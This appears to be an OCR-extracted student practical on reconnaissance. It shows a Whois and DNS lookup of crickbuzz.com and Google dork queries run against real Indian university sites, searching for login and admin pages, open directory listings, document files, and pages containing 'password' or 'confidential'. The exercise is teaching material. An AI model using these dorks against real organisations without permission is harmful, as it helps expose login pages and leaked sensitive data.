

Practical 1

Aim: Use Google and Whois for Reconnaisasance.

Step 1: Open the Who.is website





Step 2: Enter the website name and hit the "Enter button".



Name:
Roll No:
Class:
Subject:

Step 3: Show you information about www.crickbuzz.com





Name:
Roll No:
Class:
Subject:

Nameservers

Hostname	IP Address
ns1.parkingspa.com	13.248.134.152
ns2.parkingspa.com	76.223.5.37

Domain Status

clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

clientRenewProhibited https://icann.org/epp#clientRenewProhibited

clientTransferProhibited https://icann.org/epp#clientTransferProhibited

crickbuzz.com DNS Information | EH - Google Docs

who.is/dns/crickbuzz.com

Paused | Adobe Acrobat | All Bookmarks

crickbuzz.com

DNS Records


Whois | RDAP | DNS Records | Uptime | Diagnostics | Hide Contact Info


Discover more: Website hosting plans | Domain appraisal services | IP Geolocation Service | VPN services | DNS Record Management | Premium Domain Names | SSL certificates

DNS Records for crickbuzz.com

Hostname	Type	TTL	Priority	Content
crickbuzz.com	A	0		104.247.81.99
crickbuzz.com	SOA	86400		ns1.parkingspa.com hostmaster.crickbuzz.com 1759829000 28800 7200 604800 86400
crickbuzz.com	MX	0	5	mail.h-email.net
crickbuzz.com	NS	0		ns2.parkingspa.com
crickbuzz.com	NS	0		ns1.parkingspa.com
www.crickbuzz.com	A	0		104.247.81.99
www.crickbuzz.com	MX	0	5	mail.h-email.net
www.crickbuzz.com	NS	0		ns2.parkingspa.com
www.crickbuzz.com	NS	0		ns1.parkingspa.com
www.crickbuzz.com	SOA	86400		ns1.parkingspa.com hostmaster.www.crickbuzz.com 1759829000 28800 7200 604800 86400

Name:
Roll No:
Class:
Subject:






Name:
Roll No:
Class:
Subject:

B) Google Reconnaissance

1. Basic site indexing


site:rtccs.edu.in




Name:
Roll No:
Class:
Subject:

2. Search for document files

filetype:pdf site:https://www.mu.ac.in/




filetype:xls site:https://mum.digitaluniversity.ac/




Name:
Roll No:
Class:
Subject:

filetype:docx site:vesit.ves.ac.in




3. Search for login / admin URLs
inurl:login site:vesit.ves.ac.in




Name:
Roll No:
Class:
Subject:

inurl:admin site:vesit.ves.ac.in




intitle:"login" site:vesit.ves.ac.in



Name:
Roll No:
Class:
Subject:

4. Search for directory listings


intitle:"index of" site:vesit.ves.ac.in




Name:
Roll No:
Class:
Subject:

5. Search for potential sensitive keywords

"password" site:vesit.ves.ac.in



"confidential" site:vesit.ves.ac.in

